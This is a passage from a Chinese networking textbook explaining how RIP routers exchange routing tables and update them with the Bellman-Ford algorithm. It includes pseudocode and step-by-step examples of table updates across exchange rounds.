(3) 按固定的时间间隔交换路由信息:每个路由器均按照固定时间,例如 30s,将自己的路由表发送给相临路由器。

5.3 Bellman-Ford 算法生成路由表

启用 RIP 的路由器每隔固定的时间间隔(例如 30s)就会将自己的路由表发送给临近的其他路由器,同时路由器对接收到的路由表和自身的旧路由表应用 Bellman-Ford 算法

得到新的路由表。

Bellman-Ford 算法描述如下：

(1) 收到相邻路由器 X 的一个 RIP 响应报文，先修改此 RIP 响应报文的所有通告，将下一跳地址都改为 X，跳计数的值都加 1。

(2) 对每个通告的目的网络地址重复下列步骤。

```
if(目的网络地址不在路由选择表中)
   将通告信息添加到表中
else
     if(下一跳字段相同)
       用通告记录来替代表中的记录
     else
        if(通告跳计数小于表中的计数)
            替代路由选择表中的记录
```

(3) 返回。

下面举例说明 Bellman-Ford 算法。如图 5-8 所示，路由器 D 收到路由器 C 发送来的 RIP 响应报文（即路由器 C 的当前路由表）。根据 Bellman-Ford 算法，先将所有路由项的跳数加 1，下一跳地址改为 C，之后将修改过的 RIP 响应报文与路由器 D 的旧路由表进行比较，得出新的路由表。




图 5-8　路由表更新实例

由于 RIP 响应报文中没有到达网 1 的路由信息，因此保留旧路由表中网 1 路由信息。RIP 响应报文和路由器 D 的旧路由表中均有到达网 2 的路由信息，且下一跳地址都是 C，这种情况根据算法选择最新的路由，即采纳 RIP 响应中的路由项：网 2　5　C。

旧路由表和 RIP 响应中都有到达网 6 的路由信息，且下一跳地址不同，这时选择跳数小的，即采纳 RIP 响应中的路由项：网 6　5　C。旧路由表和 RIP 响应中都有到达网 8 的路由信息，且下一跳地址不同，但两条路由的跳数都是 4，这时保留旧路由项：网 8　4　E。旧路由表和 RIP 响应中都有到达网 9 的路由信息，且下一跳地址不同，这时选择跳数小的，即采纳旧路由表中的路由项：网 9　4　F。旧路由表中没有到达网 3 的路由信

息，因此采纳 RIP 响应中的路由项：网 3　9　C，至此路由表更新完成。

5.4　RIP 形成路由表的过程

下面举例说明 RIP 路由表的形成过程，网络拓扑结构如图 5-9 所示，4 个网络(NET1、NET2、NET3、NET4)通过三台路由器(R1、R2、R3)连接在一起。初始状态下每台路由器都只知道自己本地直连网络的路由信息，即 R1 连接 N1 和 N2、R2 连接 N2 和 N3、R3 连接 N3 和 N4。初始状态下每台路由器的路由表如图 5-9 所示。




图 5-9　网络拓扑

R1 和 R2 是同属于 NET2 的相邻路由器，它们将各自掌握的路由表发送给对方，这是第一轮路由交换。图 5-10 给出的是 R1 路由表的更新过程。R2 发来的 RIP 应答报文中包含两条本地直连路由(N2—2—本地、N3—2—本地)，注意路由器在发送本地直连路由时自动将跳数设置为 2。R1 将这两条路由的跳数加 1，下一跳改为 R2。对修改之后的 RIP 应答报文和 R1 旧的路由表应用 Bellman-Ford 算法。因为 RIP 应答中没有 N1 的路由信息，因此直接采用旧路由表中的 N1—1—本地。到达 N2 的两条路由的下一跳不同，这时选择跳数小的 N2—1—本地。旧路由表没有 N3 的路由信息，因此采用 RIP 应答中的 N3—3—R2。




图 5-10　R1 更新自己的路由表

R2 路由表的更新过程如图 5-11 所示。因为 R2 旧路由表中没有 N1 的路由信息，因此直接采用 RIP 应答中的 N1—3—R1。到达 N2 的两条路由的下一跳不同，这时选择跳

数小的 N2—1—本地。RIP 应答中没有 N3 的路由信息，因此采用 R2 旧路由表中的 N3—1—本地。

从R1发来的RIP应答　修改后的RIP应答




图 5-11　R2 更新自己的路由表

第一轮路由交换之后的路由表如图 5-12 所示。




图 5-12　第一轮路由交换之后的路由表

R2 和 R3 是同属于 NET3 的相邻路由器，它们将各自掌握的路由表发送给对方，开始第二轮路由交换。图 5-13 给出的是 R3 路由表的更新过程。因为 R3 旧路由表中没有 N1 和 N2 的路由信息，因此直接采用 RIP 应答中的 N1—4—R2、N2—3—R2。到达 N3 的两条路由的下一跳不同，这时选择跳数小的 N3—1—本地。因为 RIP 应答中没有 N4 的路由信息，因此直接采用旧路由表中的 N4—1—本地。






图 5-13　更新 R3 的路由表

图 5-14 给出的是 R2 路由表的更新过程。因为 RIP 应答中没有 N1 和 N2 的路由信息，因此直接采用旧路由表中的 N1—3—R1、N2—1—本地。到达 N3 的两条路由的下一跳不同，这时选择跳数小的 N3—1—本地。旧路由表没有 N4 的路由信息，因此采用 RIP 应答中的 N4—3—R3。

从R3发来的RIP应答

N3	2	—
N4	2	—

修改后的RIP应答

N3	3	R3
N4	3	R3

R2的旧路由表

N1	3	R1
N2	1	—
N3	1	—

更新算法

R2的新路由表

N1	3	R1
N2	1	—
N3	1	—
N4	3	R3

图 5-14　更新 R2 的路由表

第二轮路由交换之后的路由表如图 5-15 所示。

